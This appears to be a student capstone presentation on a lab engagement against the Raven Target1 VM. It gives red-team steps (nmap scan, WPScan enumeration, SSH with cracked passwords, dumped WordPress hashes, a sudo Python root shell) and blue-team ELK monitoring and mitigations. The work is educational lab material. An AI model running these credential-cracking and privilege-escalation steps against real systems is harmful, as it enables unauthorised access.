Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Presented by Chase Carroll, Dylan Nelson, Lucas Martynec, Matt Gaulke
Mehrdad Bashiri, and Steven Bauer

Table of Contents


This document contains the following resources:

- **Red & Blue Team**
- **Network Topology & Critical Vulnerabilities**
- **Traffic Profile**
- **Normal Activity**
- **Malicious Activity**

Red Team


Summary of Offensive Operations

-Scanning the network with Nmap reveals open ports and OS details.




```
root@Kali:~# nmap -O -sV 192.168.1.0/24
```

-WPScan to enumerate users of the Target 1 Wordpress site.




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
```

-Cracking the password of the user Michael to SSH into the system.




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
```

-Using SQL to navigate the database and retrieve hashes of additional users.




```
------------+-------------+----------------+
|  1 | michael     | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael          | michael@raven.org |           | 2018-08-12 22:49:12 |
                   |          0 | michael          |
|  2 | steven      | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven           | steven@raven.org  |           | 2018-08-12 23:31:16 |
                   |          0 | Steven Seagull |
+----+-------------+------------------------------------+------------------+-------------------+-----------+---------------------+
```

-Cracking password hashes with “John the Ripper”.




```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (user2)
```

-Using the next set of credentials to SSH into the system as user Steven.




```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
```

-Checking Steven’s user privileges and escalating to root using a Python script.




```
# sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
```



```
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ _ __   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!
```

Blue Team


Dashboard / [Packetbeat] HTTP ECS
Full screen Share Clone Edit
Search
KQL
Last 15 minutes
Show dates
Refresh
+ Add filter
Navigation [Packetbeat] ECS
Packetbeat:
Overview
Network Flows
DNS Overview | Tunneling
DHCPv4 Transactions
TLS Overview
HTTP transactions
Databases: MySQL | PostgreSQL | MongoDB | Cassandra
RPC: Thrift
Storage: NFS
HTTP Transactions [Packetbeat] ECS
80
60
40
20
0
Count
02:44:00
02:45:00
02:46:00
02:47:00
02:48:00
02:49:00
02:50:00
02:51:00
02:52:00
02:53:00
02:54:00
02:55:00
02:56:00
02:57:00
02:58:00
@timestamp per 30 seconds
Total number of HTTP transactions [Packetbeat] ECS
697
Count
HTTP status codes for the top queries [Packetbeat] ECS
GET /server-status: HTTP Query
POST /post.php: HTTP Query
GET /generate_204: HTTP Query
GET /p.media: HTTP Query
GET /: HTTP Query
200
204
303

Summary of Defensive Operations

- Prior to beginning our engagement, we Licensed our Elastic Stack - ELK Linux server with Beats (If you have an active license, **do not revert to basic**)

- We Configured three main threshold alerts using the Elesticsearch Watcher functionality.
  - CPU Usage Monitor - HTTP Request Size Monitor -Excessive HTTP Error Monitor


- Three main mitigation focuses: Configuration changes, OS and Application Updates, Monitoring changes

  - Patching of outdated Linux Versions and Wordpress installation

  - Configuration changes including Account lockout policies for each application as well as complex password requirements. (ex. "`# steven ALL=(ALL)NOPASSWD: /usr/bin/python`" in Target1 sudoers file.)


  - Instituting a continual improvement plan to evaluate and change alert thresholds

These strategies will help keep X-CORP off the cover of USA Today in the future!



Network Topology & Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu Linux
Hostname: Server1
(Capstone)

IPv4: 192.168.1.110
OS: Debian Linux
Hostname: Target1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress user enumeration	WP scan returned sensitive information	Easily located usernames
Weak password requirements	Users with same user/password	Easily guessed/cracked passwords
Unsalted password hashes	Minimal encryption makes for easily cracked passwords	Access to user privileges
Python privilege escalation	Steven had the ability to invoke Python commands with sudo privileges	Allowed root level access through Python script

Traffic Profile

